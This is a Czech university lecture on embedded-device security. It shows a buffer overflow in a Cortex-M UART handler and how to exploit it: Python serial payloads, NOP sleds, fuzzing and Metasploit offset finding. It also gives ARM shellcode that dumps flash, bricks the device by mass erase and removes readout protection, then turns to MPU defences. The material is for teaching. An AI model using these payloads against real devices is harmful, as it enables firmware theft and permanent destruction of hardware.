

Mikroprocesory

13. Bezpečnost embedded zařízení

Stanislav Vitek

Katedra radioelektroniky

České vysoké učení technické v Praze

V předchozích přednáškách jsme viděli

- Strukturu moderních mikroprocesorů ARM Cortex-M
- Správu paměti a architekturu sběrnic
- Práce s periferiemi a přerušeními
- Programování v C a assembleru

Dnes:

- Reálné útoky na embedded systémy
- Ochranné mechanismy (MPU, secure boot)
- Postranní kanálové útoky a hardwarový pentesting

Obsah přednášky

1. Motivační příklad: zranitelné UART rozhraní
2. Jednotka ochrany paměti (MPU)
3. Útoky na embedded systémy
4. Hardwarový pentesting
5. Obrana a protiopatření

Motivační příklad: zranitelné UART rozhraní

USART handler pro příjem znaků

Zdánlivě nekomplikovaná implementace ISR

```
void USART1_IRQHandler(void) {  
    static char rx_buffer[128];  
    static uint8_t rx_index = 0;  
    if (USART1->SR & USART_SR_RXNE) {  
        char c = USART1->DR;  
        rx_buffer[rx_index++] = c; // ⚠ Nekomoluje rx_index!  
        if (c == '\n') {  
            process_command(rx_buffer);  
            rx_index = 0;  
        }  
    }  
}
```

Co se stane, když útočník pošle více než 128 znaků?

IRQ Handler a zásobník

Co se děje se zásobníkem během přerušení?

ARM Exception Entry (automatické):

Při vstupu do IRQ handleru CPU **automaticky** uloží kontext na stack:


1. CPU detekuje přerušení (RXNE bit)
2. Automatický PUSH registrů:
PUSH {R0, R1, R2, R3, R12, LR, PC, xPSR}
3. LR = 0xFFFFFFFF9 (EXC_RETURN magic)
4. PC = adresa USART1_IRQHandler
5. CPU skočí na handler

Exception Exit (automatické):

Po ukončení handleru:

```
; Handler končí  
bx lr ; lr = 0xFFFFFFFF9  
  
; CPU detekuje EXC_RETURN magic:  
; Automatický POP registrů:  
POP {R0, R1, R2, R3, R12, LR, PC, xPSR}  
                                ↑  
                                Načte return address!
```

Stack po exception entry:

Tady nastává útok:

- Pokud `rx_buffer` přeteče → přepíše uloženou **PC hodnotu** na stacku
- Při exception exit → CPU načte **útočnickovu adresu**
- CPU skočí na shellcode místo návratu do `main()`

Klíč: ARM Cortex-M má **automatický** stack frame při IRQ → útočník ví přesně, kde je return address!

Simulace útoku na **USART1_IRQHandler**

Krok 1: Normální běh (přijme 10 znaků)

Stack:

```
xPSR
PC = 0x08001234
LR, R12, R3...
```

← Return

RAM:

```
0x20000500: rx_buffer[0..9] = "Hello\n..."
```

```
0x2000050A: rx_buffer[10..127] = 0x00
```

```
rx_index = 10
```

Exception exit → CPU vrátí se na 0x08001234 (main loop)

Krok 2: Útočník pošle 200 bajtů

```
payload = b'A' * 200
ser.write(payload)
```

Co se děje v IRQ handleru:

```
rx_buffer[0] = 'A'; // OK
rx_buffer[1] = 'A'; // OK
...
rx_buffer[127] = 'A'; // OK (konec bufferu)
rx_buffer[128] = 'A'; // OVERFLOW! Přepíše rx_index
rx_buffer[129] = 'A'; // Přepíše padding
...
rx_buffer[140] = 'A'; // Přepíše R0 na stacku
...
rx_buffer[156] = 'A'; // Přepíše uloženou PC!!! ← TU!
```

Krok 3: Stack po overflow

Stack po přetečení:

xPSR = AAAA	← Přepsáno
PC = 0x41414141	← Přepsáno útočníkem!
LR = AAAA	← Přepsáno
R12 = AAAA	← Přepsáno
R3 = AAAA	
R2 = AAAA	
R1 = AAAA	
R0 = AAAA	
AAAA AAAA AAAA	← rx_buffer overflow
AAAA AAAA AAAA	

rx_index = 0x41414141 (taky přepsán!)

Problém: PC = 0x41414141 (ASCII "AAAA") → neplatná adresa!

→ CPU při exception exit skočí na 0x41414141 → **HardFault**

Krok 4: Chytrý útok (payload s return address)

Útočník musí přepsat PC na **platnou adresu** (kde je shellcode):

```
payload = b'A' * 128      # Vyplň rx_buffer
payload += b'A' * 8       # Vyplň padding
payload += b'A' * 16      # Přepíše R0-R3, R12, LR
payload += b'\x00\x05\x00\x20' # PC = 0x20000500 (rx_buffer!)
payload += b'A' * 4       # xPSR (nemusí být platný)
```

Stack po útoku:

xPSR = AAAA PC = 0x20000500 LR = AAAA ...	← Ukazuje na rx_buffer!
[shellcode...] NOP NOP NOP	← 0x20000500: Začátek rx_buffer

Exception exit → CPU skočí na 0x20000500 → spustí shellcode!

Proč není ASLR (Address Space Layout Randomization) na embedded?

Klasické PC (Linux/Windows):

Každý běh → jiné adresy:

```
Běh #1:  
Stack: 0x7ffe1234a000  
Heap: 0x555555a1b000  
Libc: 0x7f8e2340b000  
  
Běh #2:  
Stack: 0x7ffd8934c000 ← JINÉ!  
Heap: 0x5555559d2000 ← JINÉ!  
Libc: 0x7f1a3210f000 ← JINÉ!
```

Útočník:

- Neví, kde je `rx_buffer`
- Musí "uhodnout" adresu (1 z 2^{32} možností)
- Nebo použít **info leak** (format string, atd.)

Embedded (STM32F4):

Každý běh → STEJNÉ adresy:

```
Běh #1:  
SRAM: 0x20000000 - 0x2001FFFF  
Flash: 0x08000000 - 0x080FFFFFFF  
  
Běh #2:  
SRAM: 0x20000000 - 0x2001FFFF ← STEJNÉ!  
Flash: 0x08000000 - 0x080FFFFFFF ← STEJNÉ!  
  
rx_buffer je VŽDY na:  
0x20000500 (nebo kde linker rozhodl)
```

Útočník:

- Přesně ví, kde je SRAM (0x20000000)
- Může tipnout `rx_buffer` je někde kolem 0x20000400-0x20000600
- Použije **NOP sledding** → nemusí trefit přesně!

Jak CPU vykonává shellcode?

Co je shellcode?

- Shellcode = normální ARM Thumb-2 strojový kód
- Pouze posloupnost bajtů v paměti
- CPU je dekóduje jako instrukce

Jak CPU vykonává instrukce?

1. Fetch: CPU načte bajty z adresy PC
2. Decode: Dekóduje bajty na instrukci
3. Execute: Vykoná instrukci
4. PC++: Posune PC na další instrukci

CPU se nedívá, jestli jsou data "kód" nebo "data"!

Proto buffer overflow funguje: Přepíšeme return address → PC skočí do našich dat → CPU je vykoná jako kód!

Příklad:

Bajty v paměti (SRAM):

Adresa	Bajty
0x20000500:	4F F0 90 40
0x20000504:	00 21
0x20000506:	01 60

CPU dekóduje jako:


```
0x20000500: mov.w r0, #0xE000ED90
0x20000504: movs r1, #0
0x20000506: str r1, [r0]
```

Pokud PC = 0x20000500:

→ CPU prostě vykoná tyto instrukce!

Proč je SRAM (bez MPU) spustitelná?

Paměťová mapa ARM Cortex-M4:

Bez MPU:

- SRAM nemá XN (eXecute Never) bit
- CPU může vykonávat kód odkudkoli
- Data = Kód, žádný rozdíl!

Závěr: Bez MPU je SRAM spustitelná → shellcode funguje!

S MPU (ochrana):

```
// Region 1: SRAM jako non-executable
MPU->RNR = 1;
MPU->RBAR = 0x20000000; // SRAM base
MPU->RASR = (1 << 28) | // XN = 1 !!!
             (3 << 24) | // AP = RW
             (17 << 1) | // SIZE = 128 KB
             (1 << 0); // ENABLE

// Teď: pokud PC skočí na 0x20000500
// → MemManage fault!
// → Shellcode se NESPUSTÍ
```

XN bit = eXecute Never

- Označí region jako "data only"
- CPU vyvolá fault při pokusu o execute

Problém: Útočník musí znát velikost bufferu

Jak útočník zjistí, kolik má poslat dat?

Metody zjištění:

1. **Reverse engineering** - Ghidra/IDA Pro dump firmware
2. **Source code leak** - GitHub, insider
3. **Dokumentace** - technické manuály
4. **Fuzzing** - trial and error
5. **Pattern matching** - Metasploit pattern

Co když útočník velikost NEZNÁ?

→ Existují techniky pro "slepý" útok!

Technika #1: Blind Overflow (slepý útok)

Přístup: Pošli HODNĚ dat a doufej

```
import serial

ser = serial.Serial('/dev/ttyUSB0', 115200)

# Zaručeně přeteče většinu běžných bufferů (64–256 B)
payload = b'A' * 512
payload += b'\x00\x05\x00\x20' # Return address (0x20000500)

ser.write(payload)
```

Výhody:

- Jednoduchý útok
- Funguje bez znalosti velikosti

Nevýhody:

- ⚠ Často způsobí crash místo exploitu
- Přepíše příliš mnoho paměti

Technika #2: NOP Sledding (klouzání po NOPech)

Problém: Nevím přesně, kde v SRAM bude payload po přetečení

Princip: Vytvoř velkou "skluzavku" z NOP instrukcí

```
import struct

# ARM Thumb-2 NOP = 0xBF00
nop = b'\xBF\x00' * 100 # 200 bajtů NOPů

# Shellcode na konci
shellcode = bytes([
    0x4F, 0xF0, 0x90, 0x40, # mov.w r0, #0xE000ED90
    0x00, 0x21,           # movs r1, #0
    0x01, 0x60,           # str r1, [r0]
])

# Payload = NOPs + shellcode
payload = nop + shellcode

# Na offset return address (132 B)
# nasměruj KDEKOLI do NOPů:
payload = payload.ljust(132, b'A')
payload += struct.pack('<I', 0x20000400) # Někde do NOPů
```

Jak to funguje:

```
SRAM (po overflow):
0x20000380: AAAAAAAAAA... ← Výplň
0x200003C0: NOP NOP NOP NOP ... ← Začátek NOPů
                ↑ Return addr skočí sem (např. 0x200003C0)
0x20000410: NOP NOP NOP NOP
0x20000460: NOP NOP NOP NOP
0x200004B0: SHELLCODE ← CPU sklouzne sem
```

Nemusíme trefit přesně začátek shellcode!

Co NOP sledding ŘEŠÍ a NEŘEŠÍ

✗ NEŘEŠÍ: Offset return address

- Musíš přesně vědět, že return address je na offsetu 132 bajtů
- To získáš pomocí: fuzzing, Metasploit pattern, reverse engineering

✓ ŘEŠÍ: Přesnou adresu shellcode v paměti

- Problém: Buffer je někde kolem `0x200003C0`, ale nevím to přesně
- Řešení: Nasměruji return address na `0x20000400` (přibližná oblast)
- CPU "sklouzne" po NOPEch až na shellcode

Proč je to třeba? Buffer není jedinou lokální proměnnou a není tak jasná adresa, kde je alokován.

```
void USART1_IRQHandler(void) {  
    static char rx_buffer[128];  
    static uint8_t rx_index = 0;  
    // možná další lokální proměnné...  
}
```

Příklad

Klasický útok: Musí přesně trefit začátek shellcode

```
Return addr → 0x20000500 (přesně začátek shellcode)
  ✗ Pokud je buffer ve skutečnosti na 0x200004F0 → FAIL
  ✗ Pokud je buffer ve skutečnosti na 0x20000510 → FAIL
```

NOP sledding: Velká toleranční zóna

```
Return addr → 0x20000400 (někde do NOPů, přibližná oblast)
  ✓ CPU vykonává NOP NOP NOP... (od 0x20000400)
  ✓ Nakonec dorazí na shellcode (např. 0x200004B0)
  ✓ Funguje i když je buffer o ±50 bajtů jinde!
```

Efekt:

- ✓ **Nepotřebuješ znát přesnou adresu bufferu v SRAM**
- ✗ **Stále potřebuješ znát offset return address!**
- Toleranční zóna: ±100 bajtů (záleží na délce NOP sledu)

Technika #3: Fuzzing (pokus-omyl)

Automatické hledání velikosti bufferu

```
import serial, serial

ser = serial.Serial('/dev/ttyUSB0', 115200)

def check_device_alive():      # Zkontroluj, jestli zařízení odpovídá
    ser.write(b'PING\n')
    response = ser.read(timeout=1)
    return b'PONG' in response

for size in range(1, 512):     # Binární vyhledávání velikosti bufferu
    payload = b'A' * size + b'\n'
    ser.write(payload); time.sleep(0.1)

    if not check_device_alive():
        print(f"Device crashed at size: {size}")
        print(f"Buffer is likely {size - 8} bytes")
        break

# výstup
# Device crashed at size: 136
# Buffer is likely 128 byte
```

Technika #4: Metasploit Pattern Matching

Problém: Víš, že zařízení crashuje, ale **NEVÍŠ PŘESNĚ KDE** je return address!

Proč to potřebuješ?

Klasický fuzzing ti řekne:

- "Buffer overflow nastává při 136 bajtech"
- Ale **NEŘEKNE**, na jakém offsetu je return address!

Struktura stacku (neznámá!):

Return address	← Na jakém offsetu v payloadu je TOHLE?
Saved FP	
Saved registers.	← Kolik?
Local vars	← Kolik?
rx_buffer[127..0]	

Metasploit Pattern - Jak to funguje?

Princip: Každá 4-bajtová posloupnost je unikátní

```
# Vygeneruj unikátní pattern (300 bajtů)
$ msf-pattern_create -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2...
```

Klíčová vlastnost:

- Pattern je **cyklický** (Aa0, Aa1, Aa2, ..., Ab0, Ab1, ...)
- **KAŽDÁ** 4-bajtová sekvence se vyskytuje **JEN JEDNOU!**

Krok 1: Pošli pattern na zařízení

```
import serial

ser = serial.Serial('/dev/ttyUSB0', 115200)
pattern = b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9...'
ser.write(pattern)
```

Krok 2: Zařízení crashne → přečti return address z debuggeru

Připoj debugger (OpenOCD + GDB):

```
(gdb) info registers
pc    = 0x41346241 ← CPU se pokusilo skočit SEM!
lr    = 0x41346241
sp    = 0x2001ff00
```


Return address = **0x41346241**

Krok 3: Zjistí, na jakém offsetu je tato hodnota

```
$ msf-pattern_offset -q 0x41346241
[*] Exact match at offset 132
```

Interpretace:

- Return address je na offsetu **132** v payloadu!
- Buffer má **132 - 4 = 128** bajtů
- Stack layout:

Krok 4: Vytvoř přesný exploit

```
payload = b'A' * 132           # Výplň až k return address
payload += p32(0x20000500)     # Přesně přepíše return address!
payload += shellcode           # Shellcode následuje
```

Proč je Metasploit Pattern lepší než hádání?

Metoda	Přesnost	Rychlost	Nutnost debuggeru
Ruční hádání	✗ Nepřesné	🕒 Pomalé (hodiny)	✗ Ne
Binární vyhledávání	⚠ Přibližné	🕒 Střední (minuty)	✗ Ne
Metasploit Pattern	✅ Exaktní!	⚡ Rychlé (sekundy)	✅ Ano (1x stačí)

Výhody:

1. ✅ **Jedno spuštění stačí** - vygeneruješ pattern, pošleš, přečteš crash dump
2. ✅ **Exaktní offset** - víš přesně, kde je return address
3. ✅ **Univerzální** - funguje na všech architekturách (ARM, x86, RISC-V)
4. ✅ **Rychlé** - sekunda na vygenerování, sekunda na zjištění offsetu

Nevýhody:

- ✗ Potřebuješ **debugger** (JTAG/SWD) pro čtení crash stavu
- ✗ Pokud nemáš přístup k PC registru → musíš hádat

Praktický příklad - kompletní workflow

1. Víš, že zařízení crashuje při ~140 bajtech (z fuzzingu)

2. Vygeneruj pattern:

```
$ msf-pattern_create -l 200 > pattern.txt  
$ cat pattern.txt  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2...
```

3. Pošli na zařízení:

```
ser.write(open('pattern.txt', 'rb').read())
```

4. Připoj debugger a přečti PC:

```
$ openocd -f stlink.cfg -f stm32f4x.cfg  
(gdb) target remote :3333  
(gdb) continue  
# ... crash ...  
(gdb) info registers  
pc = 0x33614132 ← Toto je z patternu!
```

5. Zjistí offset:

```
$ msf-pattern_offset -q 0x33614132
[*] Exact match at offset 128
```

6. Vytvoř exploit:

```
payload = b'A' * 128 # Výplň
payload += struct.pack('<I', 0x20000500) # Return addr (little-endian!)
payload += shellcode # Shellcode
ser.write(payload)
```

✓ Zařízení skočí přesně na 0x20000500 a vykoná shellcode!

Technika #5: Timing Side-Channel

Problém: Nemáš debugger, zařízení neodpovídá po crashi → jak zjistit offset?

Princip: Měř **dobu odpovědi** - crash způsobí watchdog reset → výrazně delší odezva

Kdy použít:

- Black-box testing (nemáš debugger)
- Zařízení má watchdog timer
- Nemáš přístup k UART výstupu (jen timing)

```

import serial
import time
import statistics

ser = serial.Serial('/dev/ttyUSB0', 115200)

def measure_response_time(payload_size):
    times = []
    for _ in range(10): # 10 měření pro průměr
        start = time.time()
        ser.write(b'A' * payload_size + b'\n')

        try:
            ser.readline(timeout=1) # Čekat na odpověď
            elapsed = time.time() - start
        except:
            elapsed = 1.0 # Timeout = pravděpodobně crash

        times.append(elapsed)
    return statistics.mean(times)

# Skenuj různé velikosti
for size in range(50, 200, 10):
    delay = measure_response_time(size)
    print(f"Size {size:3d}: {delay:.4f}s")

# Velký skok v čase = buffer overflow!

```

Výstup:

```
Size 50: 0.0102s ← Normální
Size 60: 0.0105s
Size 70: 0.0103s
Size 80: 0.0106s
...
Size 120: 0.0108s
Size 130: 0.2500s ← SKOK! (crash + watchdog reset)
Size 140: 0.2480s ← Potvrzení crashe
```

Interpretace:

- < **0.015s** → normální odpověď
- > **0.2s** → crash, watchdog reset (~200ms)
- → **Buffer má ~128 bajtů**

Co se stalo při crashi:

1. Payload 130B přepsal return address
2. CPU skočil na neplatnou adresu
3. Hard fault exception
4. Watchdog timer expiroval (~200ms)
5. Automatický reset MCU
6. Bootloader restart (~50ms)
7. Aplikace znovu běží

Výhoda: Funguje i když nemáš žádný výstup z MCU!

Nevýhoda: Méně přesné než Metasploit pattern (víš že je to "kolem 130B", ne přesně)

Porovnání metod

Metoda	Přesnost	Složitost	Vyžaduje crash dump?
Reverse engineering	✓ Přesná	Vysoká	Ne
Source leak	✓ Přesná	Nízká	Ne
Blind overflow	✗ Žádná	Velmi nízká	Ne
NOP sledding	⚠ Přibližná	Střední	Ne
Fuzzing	⚠ Přibližná	Nízká	Ne
Pattern matching	✓ Přesná	Střední	Ano
Timing analysis	⚠ Přibližná	Střední	Ne

Nejlepší přístup: Kombinace!

1. Fuzzing → najde přibližnou velikost
2. NOP sledding → robustní exploit bez přesné znalosti

Code injection: Vložení škodlivého kódu

Útočník pošle speciálně vytvořený payload:

```
[128× NOP padding][shellcode][new return address]
```

Shellcode = malý program v ARM Thumb-2 assembleru:

```
; Vypnout MPU
mov.w r0, #0xE000ED90    ; MPU_BASE adresa
movs r1, #0              ; Hodnota 0
str r1, [r0]             ; MPU->CTRL = 0 (vypnout MPU)

; Otevřít Flash pro zápis
mov.w r0, #0x40023C00    ; FLASH_KEYR adresa
mov.w r1, #0x45670123    ; FLASH_KEY1
str r1, [r0]
mov.w r1, #0xCDEF89AB    ; FLASH_KEY2
str r1, [r0]
```

Shellcode příklad 1: Vypnutí Watchdog

Útočník chce zabránit restartu zařízení:

```
; Vypnout Independent Watchdog (IWDG)
; IWDG běží na vlastním RC oscilatoru -> nelze jednoduše zastavit
; Ale můžeme nastavit maximální prescaler a reload hodnotu

mov.w r0, #0x40003000    ; IWDG_BASE adresa
mov.w r1, #0x5555       ; IWDG_KR unlock klíč
str  r1, [r0]           ; IWDG->KR = 0x5555 (povolit zápis)

mov.w r1, #0x0007       ; Maximální prescaler (256)
str  r1, [r0, #4]       ; IWDG->PR = 7

mov.w r1, #0xCCCC       ; Spustit watchdog s novou hodnotou
str  r1, [r0]           ; IWDG->KR = 0xCCCC

; Nyní watchdog triggeruje až za ~26 sekund místo ~100ms
; Útočník má čas provést další útok
```

Důsledek: Zařízení se neresetuje → útočník má čas na další exploitaci.

Shellcode příklad 2: Dump Flash přes UART

Útočník chce ukrást firmware:

```
; Odeslat celou Flash paměť přes USART1
mov.w r4, #0x08000000    ; Flash začátek
mov.w r5, #0x08100000    ; Flash konec (1 MB)
mov.w r6, #0x40011000    ; USART1_BASE

uart_loop:
    ldrb r0, [r4], #1    ; Načti byte z Flash, inkrementuj

wait_tx:
    ldr r1, [r6, #0x00]  ; USART1->SR
    tst r1, #0x80        ; Test TXE bit
    beq wait_tx          ; Čekej, dokud není TX buffer prázdný

    str r0, [r6, #0x04]  ; USART1->DR = byte

    cmp r4, r5           ; Jsme na konci?
    blo uart_loop        ; Pokračuj, dokud r4 < r5

; Flash kompletně odeslána přes UART
```

Python skript útočníka

```
import serial
port = serial.Serial('/dev/ttyUSB0', 115200)
firmware = port.read(1024*1024) # Přečti 1 MB
open('stolen.bin', 'wb').write(firmware)
```

Shellcode příklad 3: Permanentní Brick

Útočník chce zařízení trvale zničit:

```
; Smazat celou Flash paměť (včetně bootloaderu!)
mov.w r0, #0x40023C00    ; FLASH_KEYR adresa

; Odemknout Flash
mov.w r1, #0x45670123   ; FLASH_KEY1
str    r1, [r0]
mov.w r1, #0xCDEF89AB  ; FLASH_KEY2
str    r1, [r0]
```

```

; Mass erase
mov.w r0, #0x40023C10 ; FLASH_CR adresa
mov.w r1, #0x0004 ; MER bit (Mass Erase)
str r1, [r0]
mov.w r1, #0x0014 ; MER + STRT bit
str r1, [r0] ; Spustit mazání

; Čekaj na dokončení
mov.w r0, #0x40023C0C ; FLASH_SR adresa
wait_erase:
    ldr r1, [r0]
    tst r1, #0x01 ; BSY bit
    bne wait_erase

; Flash je prázdná -> zařízení už nikdy nenastartuje

```

Důsledek: Zařízení nelze obnovit bez JTAG/SWD reflash. Pro běžného uživatele = cihla.

Shellcode příklad 4: Odstranění RDP ochrany

Útočník chce vypnout Readout Protection a ukrást firmware:

```
; Změnit RDP Level 1 → Level 0 a restartovat zařízení
; Po restartu útočník může číst Flash přes JTAG/SWD debugger

; 1. Odemknout Flash
mov.w r0, #0x40023C04      ; FLASH_OPTKEYR adresa
mov.w r1, #0x08192A3B    ; OPTKEY1
str  r1, [r0]
mov.w r1, #0x4C5D6E7F    ; OPTKEY2
str  r1, [r0]

; 2. Načíst současnou hodnotu Option Bytes
mov.w r0, #0x1FFFC000    ; Option Bytes adresa (FLASH_OPTCR)
mov.w r3, #0x40023C14    ; FLASH_OPTCR registr
ldr  r1, [r3]           ; Přečti současnou konfiguraci

; 3. Nastavit RDP Level 0 (0xAA)
bic  r1, r1, #0xFF00     ; Vymaž RDP bits (bits 15:8)
orr  r1, r1, #0xAA00     ; RDP Level 0 = 0xAA
str  r1, [r3]           ; Zapiš novou konfiguraci
```

```

; 4. Spustit programování Option Bytes
ldr    r1, [r3]
orr    r1, r1, #0x02      ; OPTSTRT bit (spustit programování)
str    r1, [r3]

; 5. Čekej na dokončení
mov.w r0, #0x40023C0C    ; FLASH_SR adresa
wait_optpgm:
    ldr    r1, [r0]
    tst    r1, #0x01      ; BSY bit
    bne    wait_optpgm

; 6. Restartovat zařízení (nutné pro aplikaci změn)
mov.w r0, #0xE000ED0C    ; SCB->AIRCRCR adresa
mov.w r1, #0x05FA0004    ; VECTKEY | SYSRESETREQ
str    r1, [r0]          ; System reset

; Po restartu: RDP = Level 0 → Flash je čitelná!

```

Scénář útoku

1. Buffer overflow → spustí tento shellcode → změní RDP Level 1 → 0 a restartuje zařízení
2. **Po restartu:** Útočník připojí JTAG/SWD debugger
3. Přečte celou Flash paměť: `openocd> flash read_bank 0 firmware.bin`

Důsledky úspěšného útoku

- Spuštění libovolného kódu s právy systému
- Vypnutí ochranných mechanismů (MPU, Write Protection)
- Změna firmware (úprava Flash paměti)
- Krádež klíčů uložených v paměti
- Permanentní backdoor v zařízení
- Lateral movement na ostatní zařízení v síti

Příklad: Zranitelnost v autě → ovládnutí CAN sběrnice → vypnutí brzd

Proč je to v embedded systémech horší?

Klasické PC:

- Běží operační systém (Linux, Windows)
- Virtuální paměť s ASLR
- Stack canaries standardně zapnuté
- DEP/NX bit vynucený
- Automatické updaty

→ Embedded zařízení jsou snadnější cíle!

Embedded (STM32F4 bez MPU):

- ✗ Žádný OS (bare-metal)
- ✗ Paměť lineárně mapovaná
- ✗ SRAM je **spustitelná** (XN bit není nastaven)
- ✗ Kompilátory často bez `-fstack-protector`
- ✗ Update vyžaduje fyzický přístup

2. Jednotka ochrany paměti (MPU)

Co je MPU a proč ji používat?

Memory Protection Unit (MPU) je volitelná komponenta Cortex-M procesorů, která umožňuje:

1. **Ochranu paměťových oblastí** – zamezení přístupu k zakázaným adresám
2. **Nastavení přístupových práv** – read-only, read-write, execute-never
3. **Definici atributů** – cacheable, bufferable, shareable
4. **Detekci chyb** – memory fault při porušení pravidel

Dostupnost:

- Cortex-M0/M0+: **Bez MPU**
- Cortex-M3/M4/M7: **Volitelná** (kontrola v CMSIS: `__MPU_PRESENT`)

Použití:

- **RTOS** – izolace tasků, ochrana kernel paměti
- **Safety-critical** systémy (ISO 26262, IEC 61508)
- **Security** – ochrana klíčů, secure boot
- **Debugging** – detekce stack overflow, null pointer dereference
- **Optimalizace** – DMA buffery jako non-cacheable

Základní princip MPU

Region-based protection:

MPU dělí paměť na **regiony** (až 8 nebo 16 podle MCU):

- Každý region má **bázovou adresu** a **velikost**
 - (32B - 4GB)
- Region má definované **atributy** a **přístupová práva**
- Regiony mohou mít různé **priority**
 - (vyšší číslo = vyšší priorita)

Privilege vs. Unprivileged mode:

- MPU rozlišuje **privileged** (kernel) a **unprivileged** (user) přístup
- Různá práva pro různé režimy
- **Bezpečnostní use case:** Aplikace běží unprivileged, kernel privileged

Overlapping regions:

- Regiony se mohou překrývat
- Při překryvu platí pravidla **vyššího** regionu
- Umožňuje "výjimky v pravidlech" (např. read-only Flash s writable sektorem)

Konfigurace MPU

Hlavní registry (CMSIS):

```
// Adresa base
#define MPU_BASE 0xE000ED90UL

typedef struct {
    volatile uint32_t TYPE;    // MPU Type Register
    volatile uint32_t CTRL;    // MPU Control Register
    volatile uint32_t RNR;     // MPU Region Number Register
    volatile uint32_t RBAR;    // MPU Region Base Address Register
    volatile uint32_t RASR;    // MPU Region Attribute and Size Register
    // Pro STM32F4 (8 regionů) – opakuje se pro RBAR_A1–A3, RASR_A1–A3
} MPU_Type;

#define MPU ((MPU_Type*)MPU_BASE)
```

MPU_TYPE register

```
// MPU Type Register (read-only)
uint32_t mpu_type = MPU->TYPE;

// Bits:
// [23:16] IREGION - Number of instruction regions (0 = unified)
// [15:8] DREGION - Number of data regions (8 nebo 16)
// [0] SEPARATE - 0 = unified MPU

// Příklad STM32F4:
// DREGION = 8 → máme 8 regionů
```

Kontrola přítomnosti MPU:

```
bool has_mpu(void) {
    return (MPU->TYPE & 0xFF00) != 0; // DREGION > 0
}
```

MPU_CTRL register

```
// MPU Control Register
MPU->CTRL = MPU_CTRL_ENABLE |      // Enable MPU
            MPU_CTRL_PRIVDEFENA |  // Enable default memory map for privileged
            MPU_CTRL_HFNMIENA;     // Enable MPU during HardFault/NMI

// Bits:
// [2] HFNMIENA - MPU enable during faults
// [1] PRIVDEFENA- Enable background region for privileged
// [0] ENABLE   - MPU enable
```

Typické nastavení:

- **ENABLE = 1** → MPU aktivní
- **PRIVDEFENA = 1** → Privileged kód může přistupovat kamkoli (pokud region neurčuje jinak)
- **HFNMIENA = 0** → Během fault handleru MPU vypnuto (pro debug)

Konfigurace regionu – RBAR a RASR

```
// Region Base Address Register (RBAR)
// Nastavení bázové adresy regionu 0
MPU->RNR = 0; // Select region 0
MPU->RBAR = 0x20000000 |
           MPU_RBAR_VALID | // Update RNR
           (0 << 0); // Region number

// Bits:
// [31:N] ADDR - Base address (aligned to region size)
